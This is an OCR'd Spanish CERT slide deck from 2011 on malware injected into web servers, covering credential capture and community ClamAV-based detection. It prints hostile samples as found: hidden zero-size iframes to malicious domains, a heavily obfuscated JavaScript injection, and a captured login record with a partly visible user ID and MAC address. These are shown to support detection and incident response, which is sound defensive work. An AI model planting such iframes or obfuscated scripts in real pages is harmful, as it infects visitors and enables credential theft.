
Código Malicioso en Servidores WWW

Grupos de Trabajo IRIS-CERT
Valladolid Nov 2011

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Malware HTML



Captura de credenciales

No solo credenciales POP3/imap:

- Cookies de sesión de Redes sociales
- Certificados de usuario
- ….

Organización :

- Subdirectorio por IP origen, información de credenciales por conexión.

```
<!-- Version: 24 Time: 2011-11-14 12:52:09 Url: https://
    wmail.universidad.es/cgi-bin/login Referrer: (null) IEver:
    7.0.6000.16982 -->

https://wmail.universidad.es/cgi-bin/login
Content-Type: application/x-www-form-urlencoded

user=26435602U&pass=XXXXXX&mac=00%3A1b%3A77%3Ad0%3A52%3Aa4&token=
    %241%2432493283%249SskSIfx9gFXi8iq18Z7E%2F&redirect=http%3A%2F
    %2Fwww.google.es%2F&gateway=1XX.yyy.220.2%3A528
```

Información obtenida:

Credenciales:

(login y passwd)

Cada vez más login único y los atacantes lo saben.

Versión del navegador : (**`IEver: 7.0.6000.16982)`**

Utilizado después si es necesario a la hora de enviar exploit dirigidos a vulnerabilidades en este servidor

Control remoto:

Posibilidad de modificación de páginas HTML “al vuelo”

Modificación de información en trasacciones bancarias, por ejemplo.

Modificación de páginas HTML

Código HTML en páginas de usuarios

Herramientas automatizadas para la infección de páginas HTML

Varios niveles de ofuscación en el código .

Escasas herramientas para el análisis de este código.

http://jsunpack.blogspot.com/

Proliferación de “listas de reputación de servidores WWW”


```
iframe src="http://vsmd.kz/td/index.php" width="0"
      height="0" frameborder="0"></iframe><iframe
      src="http://mumukafes.net/trf/index.php" width="0"
      height="0" frameborder="0"></iframe>
```

```
<script language="javascript">$a="Z64zZ3dZ22Z2566uZ256ecZ2574ionZ2520Z2564w
(Z2574Z2529Z257bcaZ253dZ2527Z252564Z25256fcuZ25256denZ252574Z252eZ252577ritZ2525
65(Z25252Z2532Z2527;Z2563eZ253dZ2527Z252522
)
Z2527;cbZ253dZ2527Z25253cscZ252572iZ2525Z2537Z2530Z2574Z252520Z25256cZ252561Z256
egZ252575Z252561Z2567eZ25253dZ25255cZ252522jZ2561vasZ252563rZ2569Z2570Z252574Z25
255cZ25252Z25253eZ2527;ccZ253dZ2527Z
25253cZ25255cZ25252fscriZ252570tZ25253eZ2527;evaZ256c
(uZ256eZ2565Z2573Z2563apeZ2528t))Z257d;Z22;czZ3dZ22Z2566uncZ2574ioZ256e cZ257a
(czZ2529Z257brZ2565tuZ2572n Z2563Z2561+Z2563b+cZ2563Z252bcdZ252bce+
Z2563z;}Z253bZ22;dcZ3dZ227Z3c07fuc7Z3c07wxd7Z3c07u~y7Z3c07ud~7Z3c07|
uf7Z3c07dgu79+fqb0|
uddubc0-0~ug0Qbbqi87q7Z3c7r7Z3c7s7Z3c7t7Z3c7u7Z3c7v7Z3c7w7Z3c7x7Z3c7z7Z3c7y7Z3c7
Z7b7Z3c7|7Z3c7}7Z3c7~7Z3c7Z257F
7Z3c7`7Z3c7a7Z3c7b7Z3c7c7Z3c7d7Z3c7e7Z3c7f7Z3c7g7Z3c7h7Z3c7i7Z3c7j79+fqb0~e}
rubc0-0~ug0Qbbqi8!Z3cZ2522Z3c#Z3c$Z3cZ25Z3cZ2526Z3cZ27Z3c(Z3c)
9+Z2519ve~sdyZ257F~0Sq|se|qdu]qwys^e}rub8tqiZ3c0}Z257F~dxZ3c
0iuqbZ3c0y~tuh9kbudeb~0888iuqb0;08y~tuh0:0tqi990;08}
Z257F~dx0N0tqi90:0y~tuh90;0tqi9+m0fZ22;ceZ3dZ223harZ2543odZ2565AtZ2528Z2530Z2529
^(Z25270Z257800Z2527+eZ2573)))Z253b}}Z22;daZ3dZ22fqb0t-7vrs}vybZ3e
sZ257F}
7+0fqb0cxyvdY~tuh0-0Z2520+vZ257Fb08fqb0y0y~0gy~tZ257FgZ3edgZ3edbu~tc9kyv08gy~tZ2
57FgZ3ex0.0(0660gy~tZ257FgZ3ex0,0Z2522!0660yZ3ey~tuh_v870Z2520Z27790.0Z3d!
9kcxyvdY~tuh0-0gy~tZ257FgZ3edgZ3edbu~
tcKyMK$MZ3eaeubiZ3esxqbSZ257FtuQd8!90;0gy~tZ257FgZ3edgZ3edbu~tcKyMK
$MZ3eaeubiZ3e|u~wdx+rbuqZ7b+mu|cu0yv088gy~tZ257FgZ3ex0,0)
0l100gy~tZ257FgZ3ex0.0Z2522Z252090660yZ3ey~tuh_v870!(790.0Z3d!9kcxyvdY~tuh
0-0gy~tZ257FgZ3edZ22;ddZ3dZ22qb0iuqbSx!Z3c0iuqbSxZ2522Z3c0}
Z257F~dxSxZ3c0tqiSxZ3c0~e}+Z2519~e}0-0Sq|se|qdu]qwys^e}rub8dy}uK7tqi7MZ3c0dy}
uK7}Z257F~dx7MZ3c0dy}uK7iuqb7MZ3c0cxyvdY~tuh9+iuqbSx!0-0|uddub
cK888dy}uK7iuqb7M060Z2520hQQ90;0~e}9050Z2526#9050Z2522Z2526M0;0|uddubcK888dy}
uK7iuqb7M060Z2520hQQ90,,0Z252290;0~e}9050Z2522Z25M+Z2519iuqbSxZ25220-0|
uddubcK8888dy}uK7iuqb7M060Z2520h##!!90..0#90;0~e}9
050!Z25209M0;0|uddubcK8888dy}uK7iZ22;dbZ3dZ22gZ3edbu~tcKyMK
$MZ3eaeubiZ3esxqbSZ257FtuQd8!90;0!Z2520;gy~tZ257FgZ3edgZ3edbu~tcKyMK
$MZ3eaeubiZ3e|u~wdx+rbuqZ7b+mmyv08cxyvdY~tuh0.0Z25209kfqb0dy}u0-0~ug0Qb
bqi89+dy}uK7iuqb7M0-0gy~tZ257FgZ3ewtZ3ewudEDSVe||Iuqb89+dy}uK7}
Z257F~dx7M0-0gy~tZ257FgZ3ewtZ3ewudEDS]Z257F~dx89;!+dy}
uK7tqi7M0-0gy~tZ257FgZ3ewtZ3ewudEDSTqdu89+fqb0t-7vrs}vybZ3esZ257F}7+fqb0}
Z257F~dx
```

Cada vez frecuente la comprobación de servidores comerciales.

Efectos de tener páginas infectadas:

- Desactivación campañas “SEO”
- Alertas en buscadores al mostrar resultados enlazando a estas páginas.
- Incorporación en diversas listas de reputación. (similar a problemas SMTP).



GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Malware HTML ¿Qué hacer ?

- ¿No hay logs del Servidor FTP ?
- En base a la IP de conexión se puede:
  - Ver si hay más páginas en el mismo equipo que tengan el mismo problema.
  - Analizar los flujos de red y ver si esta IP se ha conectado a más equipos.
- Y además …
  - ¿Cómo se ha infectado previamente este usuario ?

Sin embargo:

Escasa/nula información sobre el problema.

Troyanos en los equipos

Cada vez más avanzados.

Rootkit a nivel de boot en Windows (Vista,7 …..)

Mecanismos de distribución P2P

Al final muchas veces no hace falta mucha sofisticación para la captura de contraseñas.

Cada vez se intercambian con más frecuencia las credenciales no relacionadas directamente con entidades bancarias.

CONTRAMEDIDAS

GOBIERNO DE ESPAÑA
MINISTERIO DE INDUSTRIA, TURISMO Y COMERCIO
MINISTERIO DE CIENCIA E INNOVACIÓN

Detección de patrones HTML

Idea propuesta por Abansys dentro del Foro Abuses.

uso de patrones "ClamAV" para detectar páginas infectadas.

Compartición de la información entre la comunidad RedIRIS e ISP

Envío de información a las direcciones origen y alertas como parte integral.

Proyecto todavía en fase "beta".

La implementación de algunos módulos (3,4,5) dependerá de cada participante.

Detección de código malicioso

Alertas de diversas fuentes:

- Google
- Team-Cymru
- Malware-domains
- Otras fuentes.

Basado sobre todo en el trabajo de las firmas de detección de virus, etc que envían información a las fuentes.

Creación de patrones.

Uso de un repositorio compartido para mantener los patrones sincronizados.

Cada participante.

- Descarga y analiza las URL/ficheros de los que recibe alertas.
- Creación de patrón específico de detección y documentación de este, alertas internas (nuestros correos del RT ;.-)
- Generación en RedIRIS de fichero de patrones compartido cada XX tiempo.
- Portal de descarga de patrones.

¿Cómo se ven los patrones ?

ABUSES.HTML.img.tag.20111130-IRIS-CERT:0:*:
3c696d67206865696774683d223122207769647468 3d22312220626f
726465723d223022207372633d22687474703a2f2f696d676464642e6
e65742f742e7068703f69643d

Formato ClamAV:

ABUSES.HTML.img.tag.20111130-IRIS-CERT : tag que indica el tipo de patrón detectado, la fecha y el ISP/ equipo que lo dio de alta.

0: Aplicable a todos los ficheros

*: En cualquier offser

3c….3d : Patrón hexdecimal que indica lo que se esta buscando, en este caso:

Originalmente:

<img heigth="1" width="1" border="0" src="http://imgddd.net/t.php?id=16463296">

Ejemplo de Comprobación

```
Clamscan –d patrones-virus.ndb  * | grep -v OK
/index.html: ABUSES.HTML.img.tag.20111130-IRIS-CERT.UNOFFICIAL FOUND
amec0021/index.html: ABUSES.HTML.img.tag.20111130-IRIS-CERT.UNOFFICIAL FOUND
/Carmenmerida/CEST1.htm: ABUSES.HTML.iframe.20111123-IRIS-CERT1.UNOFFICIAL FOUND
/Carmenmerida/adjectifs1.htm: ABUSES.HTML.iframe.20111123-IRIS-CERT1.UNOFFICIAL FOUND
hotp09/index.html: ABUSES.HTML.iframe.20111123-IRIS-CERT1.UNOFFICIAL FOUND
bbm4/index.html: ABUSES.HTML.img.tag.20111130-IRIS-CERT.UNOFFICIAL FOUND

----------- SCAN SUMMARY -----------
Known viruses: 4
Engine version: 0.97.2
Scanned directories: 611
Scanned files: 496
Infected files: 6
Data scanned: 15.41 MB
Data read: 11.29 MB (ratio 1.37:1)
Time: 1.729 sec (0 m 1 s)
```

Bloqueo de nuevos upload

http://www.clamav.net/lang/en/download/third-party-tools/3rdparty-fs/

http://wiki.clamav.net/bin/view/Main/ClamAndFTP

Uso de “clamav” en la modificación de ficheros , evitando la subida de páginas HTML infectadas.

La implementación dependerá de la configuración de cómo se “suban” los usuarios los ficheros en cada servidor.

Necesidad:

Voluntarios para documentar este tipo de protecciones.

Bloqueo

Generar logs de intentos y utilizarlos para…

Bloqueo a nivel Iptables / hosts.allow, etc de direciones IP origen de las "subidas de fichero"

Sobre todo en ISP de alojamiento, donde hay muchas cuentas por equipo y los atacantes suelen utilizar varias credenciales de forma consecutiva.

Seguramente no tan efectivo dentro de la comunidad RedIRIS.

Al igual que antes, ¿voluntarios para trabajar implementar esta fase ?

Alertas

Notificación del problema.

- Interna: ¿Qué usuario ha sido comprometido ?
- Externa: Queja en formato estándar (¿ARF?)
  - Al ISP responsable de la dirección IP origen.
  - A IRIS-CERT para saber del problema.

- Otro intento de "tener retroalimentación" sobre que pasa.
  - Detectar otras credenciales robadas y sustituciones en RedIRIS.
- ¿utópico ?

  - Implementación "base" de script de envío por ARF de notificaciones antes de fin de año.
    - Consulta contactos "públicos" :

    dig +short -t txt 1.2.206.130.info.abuses.es

    "ipv4 contact : RedIRIS <cert@rediris.es> "

    - Envío en formato ARF

¡ MUCHAS GRACIAS! ☺